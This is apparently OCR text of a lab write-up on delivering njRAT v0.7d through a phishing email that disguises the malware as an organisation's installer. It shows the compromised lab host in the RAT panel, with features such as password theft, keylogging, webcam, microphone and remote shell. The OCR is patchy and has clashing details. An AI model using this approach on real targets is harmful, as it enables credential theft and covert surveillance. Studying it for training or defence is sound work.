
Because of we craft mail as it’s seems like it’s from organization so user download our malware and think like he or she downloading the original software provided by organization.




Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
imarticus.exe	2023-01-06 23:36	24K	
imarticus learning.exe	2023-01-07 00:30	24K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80


Manage
Downloads
File
Home
Share
View
Application Tools
This PC › Local Disk (C:) › Users › Administrator › Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
Name
Date modified
Type
Size
Today (5)
imarticus learning.exe 1/6/2023 9:43 PM Application 24 KB
Unconfirmed 806853.crdownload 1/6/2023 9:43 PM CRDOWNLOAD File 24 KB
Unconfirmed 989904.crdownload 1/6/2023 9:42 PM CRDOWNLOAD File 24 KB
Unconfirmed 478448.crdownload 1/6/2023 9:42 PM CRDOWNLOAD File 24 KB
Unconfirmed 187221.crdownload 1/6/2023 9:42 PM CRDOWNLOAD File 24 KB
5 items
1 item selected 23.5 KB
Type here to search
9:43 PM
1/6/2023



Once the user download the malware and install it at a time we successfully exploited and get the access of target or victim system

Which we can see in below image

We successfully get the access of target system

The details we are able to see:

Name:HacKed_64f81Af7

Ip:10.10.1.22

Pc:SERVER2012


User :Administrator

Install date:23-01-06

Country:N/A

Os: Win server 2022 standard dsp0 x64

Active window:Downloads



Through right clicking on the tab we can see dop down list.

We can perform all the things which under the drop down list

Manager

Run file

Remote cam

Microphone


Get passwrods

Keylogger

Openchat


Server

Openfolder




Victim system…


File manager :




Services:


njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
Scre Name IP PC User Install Date Flag Country Operating System Cam Ver Ping Active Window
HacKed_64F81AF7 10.10.1.22 SERVER2022 Administrator 23-01-06 ? N/A Win Server 2022 StandardSP0 x64 No 0.7d 004ms
[HacKed_64F81AF7/Administrator/Win Server 2022 StandardSP0 x64]
File Manager
Process Manager
Connections
Registry
Remote Shell
Services
Name PID Directory
AggregatorHost.exe 4240 System32
armsvc.exe 1728 1.0
csrss.exe 504
csrss.exe 576
ctfmon.exe 2644 system32
dfsrs.exe 3116 system32
dfssvc.exe 3472 system32
dns.exe 3140 system32
dwm.exe 1060 system32
explorer.exe 2728 Windows
firefox.exe 5820 Mozilla Firefox
firefox.exe 6800 Mozilla Firefox
[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]


Registry:



njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]
Scree Name IP PC User Install Date Flag Country Operating System Cam Ver Ping Active Window
